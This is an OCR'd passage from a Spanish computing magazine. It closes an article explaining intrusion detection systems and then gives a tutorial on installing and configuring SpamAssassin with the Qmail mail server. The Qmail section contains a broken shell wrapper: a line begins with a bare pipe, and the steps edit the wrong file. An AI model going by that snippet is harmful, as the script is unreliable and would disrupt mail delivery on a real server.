De esta manera ya podemos acercarnos a la primera limitación: el volumen de los datos a procesar. Tratándose de un equipo, y suponiendo que el mismo realice funciones de diversa índole, no sería eficiente permitir que además procese excesiva cantidad de datos extra con el solo fin de ver si algo malo está ocurriendo, y más aun cuando la probabilidad sea reducida. Si en cambio pensamos en una red, un cálculo rápido nos dice que en una simple conexión ADSL de 512Kb trabajando las 24 horas del día, conseguiría recibir alrededor de 5 Gb de datos (pensemos por ejemplo en los programas P2P de intercambio de archivos). Contando con que en las empresas los anchos de banda suelen ser mucho mayores y que en una semana solo hay 5 días hábiles, podríamos decir que al cabo de un mes tendríamos que haber almacenado unos 100 Gb, es decir, un disco rígido standard completo por mes.

A esto hay que sumarle el hecho de que el tráfico necesita ser procesado en tiempo real para que sea factible el proceso de detección. De nada serviría determinar que algo ya ocurrió analizando el tráfico almacenado.

Este panorama nos obliga a definir otro elemento llamado "evento de interés". Esto es, si nos referimos a HIDS, un subconjunto del tráfico procesable, que a su vez es un subconjunto del tráfico total, y que determina la cantidad mínima de muestras que debemos analizar para considerarnos seguros.





Figura 1

Otra clasificación que se tiene en cuenta en el estudio de los IDS es considerando el tipo de técnica que se utiliza para la detección. En este sentido existen algunas variantes, nos inclinaremos por la más simple que solo divide en:

**Detección de anomalías:** se basa en suponer que una intrusión se puede ver como una anomalía de nuestro sistema, por lo que podemos establecer un perfil o patrón general




Figura 2

del comportamiento habitual para luego compararlo estadísticamente como una desviación de nuestro perfil. Por esto mismo es que también se lo llama "behavior based" (basado en comportamiento)

**Detección de uso indebido:** presupone que podemos establecer patrones para los diferentes ataques conocidos (por medio de firmas, por ejemplo) y algunas de sus variaciones, que son las que intentaremos detectar.

La diferencia sustancial entre ambos es que mientras que la detección de anomalías conoce lo normal (conocimiento positivo) y detecta lo anormal, el otro se limita a conocer lo anormal para poderlo detectar (conocimiento negativo).

## Componentes

Antes de ver las partes constitutivas de un IDS, definiremos algunos términos de importancia. Uno de ellos es el de "firma", que es todo aquello que describe un patrón de interés". Otro término es el de "filtro", que es la transcripción de una firma a un lenguaje comprensible por los sensores.

Las firmas se comportan como patrones, de forma análoga a los sistemas de antivirus, en los cuáles se actualiza la base de referencia contra la cual se comparan los patrones de comportamiento del software maligno. De esta forma podemos detectar ataques conocidos de la misma manera que los antivirus detectan virus conocidos. Por ahora no entraremos en el terreno de lo que haremos frente a lo desconocido.

Entonces podemos mencionar los componentes básicos de un IDS, que son: los sensores y las consolas. Los sensores son justamente los elementos que realizan el "sensado" y examinan la información que atraviesa un determinado lugar (físico o lógico). Estos pueden ser activos o pasivos. Un sensor activo (o de push) reacciona al recibir un evento de interés, enviando la información a una consola. Un sensor pasivo (o de pull) almacena los eventos hasta tanto se lo consulte desde una consola. Por su parte las consolas, son los elementos complementarios a los sensores, y se encargan de recibir la información de los mismos y presentarla al administrador de forma comprensible (**Figura 1**).

Claro que esto no termina aquí, ya que estos dos componentes deberán comunicarse con un idioma en común, y para eso se desarrollaron los diferentes protocolos sensor-consola. Algunos de ellos son:

- CISL (Common Intrusion Specification Language)
- OPSEC (Open Platform for Secure Enterprise Connectivity)
- CCI (Common Content Inspection)
- ANSA (Adaptive Network Security Alliance)

Hablando de establecer estándares, es interesante comentar que a fines de los noventa, la oficina de información y tecnología del DARPA inició un proyecto llamado CIDF (Common Intrusion Detection Framework) con el objetivo de crear interfaces de aplicaciones (API) y protocolos que permitieran la comunicación entre los diferentes IDS para reaprovecharlos en otros sistemas y lograr mayor compatibilidad.

Este esquema propuso una serie de estructuras que denomina cajas con funciones que deberían realizar los sistemas IDS.

Los componentes principales son:

**Event generator (E box):** la función conceptual de los sensores
**Analysis (A box):** la función conceptual de las consolas
**Database (D box):** base de datos de informes, firmas y patrones
**Response (R box):** respuesta ante los eventos, puede estar asociado a la consola

## Desafíos

Dos conceptos que persiguen a los sensores de los IDS son los de falso positivo y falso negativo. Un falso positivo sucede cuando se detecta la presencia de una intrusión que no existe y un falso negativo sucede cuando una intrusión existe y es ignorada o no detectada. Pero el problema no es su existencia, sino que el nivel de sensibilidad de los reportes de alertas puede transformarse en una molestia que llevaría a la reducción de la utilidad real, pudiendo mezclarse una alerta verdadera entre tantos avisos menos importantes.

Otro desafío es, según vimos, el almacenamiento de la información. Normalmente los logs de auditoría no son más que archivos de texto, por lo tanto podemos aprovechar los formatos de texto existentes o bien alguno especial para bases de datos (SQL, Oracle, MySQL, PostgreSQL). En lo posible deberíamos reducir el volumen de datos conservando la información de interés, manteniendo un formato que permita interrelacionar los datos, escribirlos, consultarlos y actualizarlos. La correlación, o relación mutua entre elementos, puede hacerse en el caso de tráfico de red, por direcciones (origen/destino), firmas y contenidos. Posteriormente al almacenamiento, podemos guardar un histórico comprimido





Figura 3





Figura 4

como medida de seguridad extra.

Normalmente los IDS se implementan con un complemento entre hardware y software, siendo los HIDS cubiertos mayormente por programas y los NIDS como combinación de ambos. Un clásico ejemplo de IDS es el famoso software Snort (**Figura 2**), disponible tanto para plataformas Windows como GNU/Linux.

## Arquitecturas

Por decirlo de alguna forma, tendremos que decidir dónde colocar los sensores. Esto dependerá de la estrategia a tomar, pero si nos basamos en una red cuyo perímetro está dado por un firewall, tendremos tres posibilidades (**Figura 3**):

- **Delante del firewall:** detecta todos los paquetes antes de ser filtrados, no realiza detecciones internas.
- **Detrás del firewall:** reciben información filtrada, pueden hacer detecciones internas.
- **Antes y después del firewall:** permite lecturas del tráfico total y filtrado para comprobar el correcto funcionamiento del firewall.

Un tipo especial de IDS es el llamado DIDS (Distributed IDS). Este proporciona un servicio de detección de intrusos para grandes redes. Aparecen dos elementos más: Central Analysis Server (repositorio común) y Co-operative Agent Network (sistema autónomo encargado de la monitorización de una red) (**Figura 4**).

## Conclusiones

Pararnos frente a un incidente en el momento exacto de su ocurrencia es una habilidad que no se consigue sino con el tiempo y la experiencia. Los sistemas de detección de intrusiones nos permiten, mediante distintas técnicas, agregar un nivel más de seguridad a nuestro sistema informático. El firewall tiene un primo, y se llama IDS, pero éste a su vez tiene familiares muy cercanos que trataremos en otra ocasión, como los sistemas de prevención de intrusos (IPS), que se detienen en el paso anterior a la detección, o los Honeypots, cambian la idea de alejar al atacante por la de ofrecerle un camino especialmente diseñado. Próximamente haremos pruebas para implementar un IDS para que nadie se pierda la posibilidad de acercarse a uno de os niveles más profundos de la seguridad informática.<

## Bibliografía

**http://es.tldp.org**
**http://seclab.cs.ucdavis.edu/projects/history/papers/ande80.pdf**
**http://www.cs.ucsb.edu/~vigna/ids/index.html**
**http://www.honeypots.net/ids/links**
**http://gost.isi.edu/cidf**
**http://gabriel.verdejo.alvarez.googlepages.com**



## Combatiendo el Spam a nivel servidor

Ya no queremos escuchar sobre el spam, suficiente tenemos con leerlo. Pero cuando nos decidimos a combatirlo es necesario conocer todas las estrategias posibles para combinarlas cuidadosamente, a fin de conseguir el mejor esquema de seguridad y por consiguiente, de tranquilidad.

Si dividimos en dos grande áreas el tema global, podemos hacer foco en la lucha desde el punto de vista del usuario o desde el punto de vista del servidor. Puede parecer que muchas funciones se solaparán y se redundará en trabajo innecesario, pero realmente es fundamental ese doble enfoque. En otros estudios nos hemos concentrado en el nivel del usuario final, con algunas responsabilidades en especial, como por ejemplo la selección fina de los mensajes, o las configuraciones que incluyen la recepción de correo desde distintos servidores en simultáneo. Esta vez nos centraremos en el filtrado a nivel de servidor, lo que nos lleva a analizar más profundamente






*Figura 1*

algunas técnicas que antes vimos de tal manera que se comportaban como "cajas negras".

Convengamos que existen en el mercado decenas de productos y programas que prometen solucionar nuestro problema a distintos niveles, pero hete aquí que muchas de ellas están basadas en uno en especial, que es el SpamAssas-

sin, una obra maestra en la que basaremos este estudio (**Figura 1**).

## Las características

SpamAssassin fue creado por Justin Mason, quien mantuvo muchos parches de un programa anterior llamado filter.plx, de Mark Jeftovic, iniciado en 1997. Mason reescribió todo el código desde cero y lo subió a SourceForge en abril de 2001. Originalmente fue Registrado por DeerSoft, posteriormente adquirido por Network Associates, y actualmente opera bajo la Licencia Apache Software Foundation.

SpamAssassin está basado en Perl, para los fanáticos de Perl, en CPAN (Comprehensive Perl Archive Network) lo encuentran como Mail::SpamAssassin. Para los que no manejan Perl, CPAN es una colección de software y documentación, con diez años online, que nutre a la comunidad con 280 mirrors alrededor del mundo.

Terminal

Archivo Editar Ver Terminal Solapas Ayuda

```
infierno:~# spamassassin -h
SpamAssassin version 3.1.3
  running on Perl version 5.8.8

For more information read the spamassassin man page.

Usage:
    spamassassin [options] [ < mailmessage | path ... ]

    spamassassin -d [ < mailmessage | path ... ]

    spamassassin -r [ < mailmessage | path ... ]

    spamassassin -k [ < mailmessage | path ... ]


    spamassassin -W|-R [ < mailmessage | path ... ]

    Options:

     -L, --local                       Local tests only (no online tests)
     -r, --report                      Report message as spam
     -k, --revoke                      Revoke message as spam
     -d, --remove-markup               Remove spam reports from a message
     -C path, --configpath=path, --config-file=path
                                       Path to standard configuration dir
     -p prefs, --prefspath=file, --prefs-file=file
                                       Set user preferences file
     --siteconfigpath=path             Path for site configs
                                       (def: /etc/spamassassin)
     -x, --nocreate-prefs              Don't create user preferences file
     -e, --exit-code                   Exit with a non-zero exit code if the
                                       tested message was spam
     --mbox                            read in messages in mbox format
     --mbx                             read in messages in UW mbx format
     -t, --test-mode                   Pipe message through and add extra
                                       report to the bottom
     --lint                            Lint the rule set: report syntax errors
     -W, --add-to-whitelist            Add addresses in mail to persistent address whitelist
     --add-to-blacklist                Add addresses in mail to persistent address blacklist
     -R, --remove-from-whitelist       Remove all addresses found in mail from
                                       persistent address list
     --add-addr-to-whitelist=addr      Add addr to persistent address whitelist
     --add-addr-to-blacklist=addr      Add addr to persistent address blacklist
     --remove-addr-from-whitelist=addr Remove addr from persistent address list
     --progress                        Print progress bar
     -D, --debug [area=n,...]          Print debugging messages
     -V, --version                     Print version
     -h, --help                        Print usage message

infierno:~#
```

Figura 2





Dependiendo del modo de uso, en su aplicación más común podemos considerarlo un pre-procesador de correos, ya que la inspección es llevada acabo en el servidor de correo previo a que el usuario descargue su correo, así permitiendo una pre-clasificación de mensajes antes de utilizar una herramienta en PC (Outlook, Eudora, Thunderbird).

SpamAssassin utiliza varios criterios para determinar si un mensaje es SPAM:

**Inspección de encabezados (headers):** Los Headers o cabeceras de mensaje, contienen información importante acerca del mensaje en sí mismo, como la procedencia y rutas de servidor, timestamps, etc.

**Análisis del Mensaje:** El cuerpo y titulo del mensaje también son leídos por SpamAssassin, realizando búsquedas por palabras claves o estructuras que conforman un correo no deseado.

**Listas Negras:** Existen listas que enumeran servidores de correo conocidos como generadores de SPAM, SpamAssassin consulta estas listas negras entre las que se encuentran las más populares como **http://www.mail-abuse.com/**, **http://www.ordb.org/** y **http://www.surbl.org/**.

**Análisis bayesiano:** Una vez definidas las reglas iniciales para detección, SpamAssassin utiliza análisis probabilístico para determinar similitudes entre mensajes entrantes y aquellos ya detectados como SPAM.

**Listas "Hash" / Firmas de Correo:** Debido a que un correo SPAM suele ser enviado a miles de personas a la vez, la estructura de cada mensaje es idéntica en todas sus instancias, produciendo así un "Hash" único. SpamAssasin consulta listas de Hashes sobre mensajes conocidos, como serían : Vipul's Razor , Pyzor y DCC .

La reacción de algunos spammers ante el surgimiento de las técnicas más modernas fue empezar a utilizar encabezados que simulaban ser legítimos durante el envío masivo de mensajes, por ejemplo desde Outlook Express. Sin embargo aún en encabezados modificados, un mensaje correcto contiene un identificador válido único. Particularmente para estos mensajes, existe por ejemplo la regla MSGID_OUTLOOK_INVALID, permite detectar por comparación de identificadores el 25% del spam.

También existen programas que permiten utilizar una plantilla para el envío masivo de mensajes e incluyen mecanismos que toman algún valor del entorno para hacerlos más creíbles frente al usuario o el servidor que lo recibe. Para esto existe la regla PERCENT_RANDOM que permite identificar más del 15% del spam.

Para el caso del análisis bayesiano, SpamAssassin toma el mensaje de correo (cabeceras y cuerpo) y busca determinados patrones. Por cada patrón que encuentra suma una determinada cantidad de puntos. Cuando los puntos superan un umbral el correo se marca como spam. Tanto el umbral, el valor de cada patrón, como los mismos patrones, son configurables por cada usuario, que además puede añadir nuevos patrones a buscar. Los patrones existentes, que son muchos, van desde ver si el remitente tiene una dirección que empieza por un número hasta buscar frases claves en el cuerpo.

Por supuesto que las configuraciones básicas de reglas no son ideales para todos, asi que tendremos que adaptarlas. Imaginen un entorno empresarial en el cual el Jefe del área de Marketing quiere recibir publicidad sobre ciertos productos, que son exactamente los mismos que no quiere recibir el Jefe de Seguridad Informática porque le fastidia. En estos casos, muy comunes por cierto, tenemos que adaptar el filtrado no solo a los gustos globales, sino al usuario en particular. Para el caso de cada persona, habrá que resolver lo que cada uno considera spam para poder filtrarlo.

En el análisis del mensaje se aplican una serie de reglas predefinidas, las cuales en conjunto son el corazón del sistema de detección. Solo con estas reglas rápidas se identifican el 95% de los mensajes, ya que la gran mayoría de los spammers no escriben su propio código y utilizan algún sistema abierto que adiciona encabezados, por esto es que resulta relativamente sencillo identificar cuando se altera un mensaje.

## Manos al teclado

Ya mencionamos que está basado en Perl. Además, requiere los módulos ExtUtils::MakeMaker, File::Spec, Pod::Usage, HTML::Parser, Sys::Syslog, DB_File, Digest::SHA1, y Net::DNS (de CPAN).

Para hacer la instalación por la consola de CPAN:

```
# perl -MCPAN -e shell
cpan> o conf prerequisites_policy ask
cpan> install Mail::SpamAssassin
```

Para instalarlo manualmente, suponiendo que ya lo descargamos desde SourceForge:

```
# gunzip -c Mail-SpamAssassin-ver-
sión.gz | tar xf -
# cd Mail-SpamAssassin-3.0.1
# perl Makefile.PL
# make
# make install
```

Para los amigos de Debian:

```
# apt-get install spamassassin
```

Para los amigos de Gentoo

```
# emerge spamassassin
```

O para los Red Hat boys:

```
# rpm -Uvh Mail-SpamAssassin-ver-
sion.rpm
```

**¿Qué es lo que quedó instalado finalmente?**

- El conjunto de reglas básicas
- Archivo de configuración local
- El comando spamassassin

```
# This is the right place to customize your installation of SpamAssassin.
#
# See 'manual\Mail_SpamAssassin_Conf.html' in SAproxy folder
# for details of what can be tweaked.
#
###########################################################################

required_score      6.3
bayes_auto_learn 1
use_bayes 1
ok_locales all
report_safe 1
rewrite_header Subject *****SPAM*****

dns_available yes

# If the score is smaller that this, email will be automatically
# learned as nonspam. The threshold can be negative.
bayes_auto_learn_threshold_nonspam 0.05

# If the score is larger than this, email will be automatically
# learned as spam.
bayes_auto_learn_threshold_spam 11.0
# Timeout settings for various online tests (sec).
# These parameters affect the time spent on these online tests.
rbl_timeout  20
dcc_timeout  10

# Uncomment and edit the line below to cover the trusted networks
# (and only trusted networks), such as the network of your ISP.
# This will prevent any hosts on this network from being
# unnecessarily checked against the blacklists.
#
# trusted_networks  152.3.  35.8.

score DCC_CHECK  0 3.6 0 4.0
score RAZOR2_CHECK  0 2.5 0 2.5
score NO_DNS_FOR_FROM  0
score UNPARSEABLE_RELAY 0
score RCVD_IN_NJABL_PROXY 0 (1.0) 0 (1.0)
score RCVD_IN_NJABL_RELAY 0 2.0 0 2.0
score RCVD_IN_NJABL_SPAM 0 (1.0) 0 (1.0)
score RCVD_IN_SORBS_MISC 0 1.0 0 1.0
score RCVD_IN_SORBS_HTTP 0 1.0 0 1.0
score RCVD_IN_SORBS_SMTP 0 (1.0) 0 (1.0)

# Below is the report template
#
#       ...................................................................
clear_report_template
report This mail is probably spam. The original message
report has been attached intact in RFC 822 format.
report
report Content preview:  _PREVIEW_
report
report Content analysis details:   (_HITS_ points, _REQD_ required)
report
report _SUMMARY_

# Unsafe-for-viewing message report template.
#
#             ..............................................................
clear_unsafe_report_template
unsafe_report The original message was not completely plain text and may be unsafe to
unsafe_report open with some email clients; in particular, it may contain a virus
unsafe_report or confirm that your address can receive spam.  If you wish to view
unsafe_report it, it may be safer to save it to a file and open it with an editor.

#
# Additional local configuration, see files
#  10_local_dnsbl.cf
#  10_local_tests.cf
#  10_local_ignore.cf
```

Figura 3



- El demonio spamd
- El cliente spamc
- El sistema de aprendizaje sa-learn

Para ver si quedó bien instalado podemos probar el propio comando desde una shell:

```
# spamassassin -h
```

Y veremos el output de la ayuda, como en la **figura 2**.

Bien, en este punto ya comenzaremos a depender del servidor de correo específico que tengamos instalado. Entonces, a partir del MTA que tengamos (Sendmail, Qmail, Exim, Postfix, Microsoft Exchange). Para ejemplificar, lo haremos con el mítico Qmail, probablemente el MTA más seguro del mundo.

## SpamAssassin + Qmail = Buena idea

Qmail es un MTA escrito por el investigador en criptografía Dan Berstein y diseñado para proveer un sistema de correo de alta seguridad. Consiste en varios componentes, cada uno de ellos corre con el mínimo de privilegios.

A cada componente de Qmail le corresponden diferentes roles en la recepción de mensajes desde Internet. Los mensajes típicamente entran vía el demonio qmail-smtpd, el cual escucha el puerto 25 y conduce la transacción SMTP con el remitente remoto. qmail-smtpd pasa el mensaje al programa qmail-queue, quién lo almacena en una cola de salida para un procesamiento futuro.

El demonio qmail-send lee los mensajes en la cola de salida e intenta entregarlos utilizando el demonio qmail-lspawn (que pasa el mensaje a qmail-local para envíos locales) o el demonio qmail-rspawn (que pasa el mensaje a qmail-remote para envíos a servidores remotos). Parece laberíntico, pero no es para tanto.

La forma más sencilla de integrarlo con Qmail consiste en redirigir los mensajes a través de SpamAssassin durante el proceso de entrega local. Las ventajas que se obtienen son su fácil integración, además de que se puede correr spamd y procesar rápidamente con spamc. También permite utilizar preferencias de usuario, listas personales, y reglas almacenadas en SQL. Sin embargo su principal desventaja es que solamente tiene alcance en las entregas locales. Y bueno, no existe la panacea.

Si se desea filtrar la entrega local bastará con modificar el archivo:

```
/var/qmail/control/defaultdelivery
```

el cual especifica si se entrega cada mensaje en un directorio (./Maildir/ ) o a un archivo (.Mailbox), por la línea: | /usr/bin/spamc | maildir ./Maildir/

Si se desea configurar un mecanismo para revisar todos los recipientes tanto locales como remotos, se necesita realizar una verificación cuando el correo es recibido y antes de la entrega final. Qmail provee esta capacidad a través de un parche en qmail-queue, el cual es incluido en la distribución de qmail.

Para verificar si se cuenta con el parche:

```
# cd /var/qmail/bin
# strings qmail-smtpd | grep QMAIL-
QUEUE
```

**QMAILQUEUE**

Si no se cuenta con el parche de QMAILQUEUE, entonces se puede emular QMAILQUEUE, al renombrar qmail-queue a qmail-queue.orig y escribiendo un nuevo script para qmail-queue que redireccione el mensaje a través de SpamAssassin y luego al archivo qmail-queue.orig.

```
# touch qmail-queue.orig
# nano qmail-queue.orig
```

Y una vez dentro:

```
#!/bin/bash
PATH=/var/qmail/bin:$PATH
| spamc | qmail-queue.orig
```

Salvamos, salimos y listo.

## Configurando SpamAssassin

La configuración de SpamAssassin puede ser llevada acabo de manera global, afectando todos los buzones/usuarios de una instalación, o bien de manera individual donde cada usuario define reglas de filtrado más estrictas o flexibles.

Los parámetros globales de SpamAssassin son definidos en un archivo llamado local.cf ubicado en el sub-directorio de instalación mail/spamassasin, y que contiene las reglas que serán aplicadas a cualquier buzón que utilice SpamAssassin (**Figura 3**). Es un archivo de texto en el que cada línea es un comando. Las líneas que empiezan por: "#" son comentarios, como ocurre normalmente en el mundo GNU/Linux. Para aquellos casos en los que un usuario desee definir reglas de filtrado específicas, éstas pueden ser definidas bajo la ubicación del buzón de usuario en un sub-directorio llamado .spamassasin y dentro de un archivo denominado $HOME/.spamassassin/user_prefs, vale mencionar que estas reglas son aplicadas una vez que han sido empleadas todas aquellas definidas a nivel global.

Cada regla en SpamAssassin posee un puntaje, valor que en caso de violarse dicha norma, es asignado al puntaje total del mensaje en la evaluación de ser

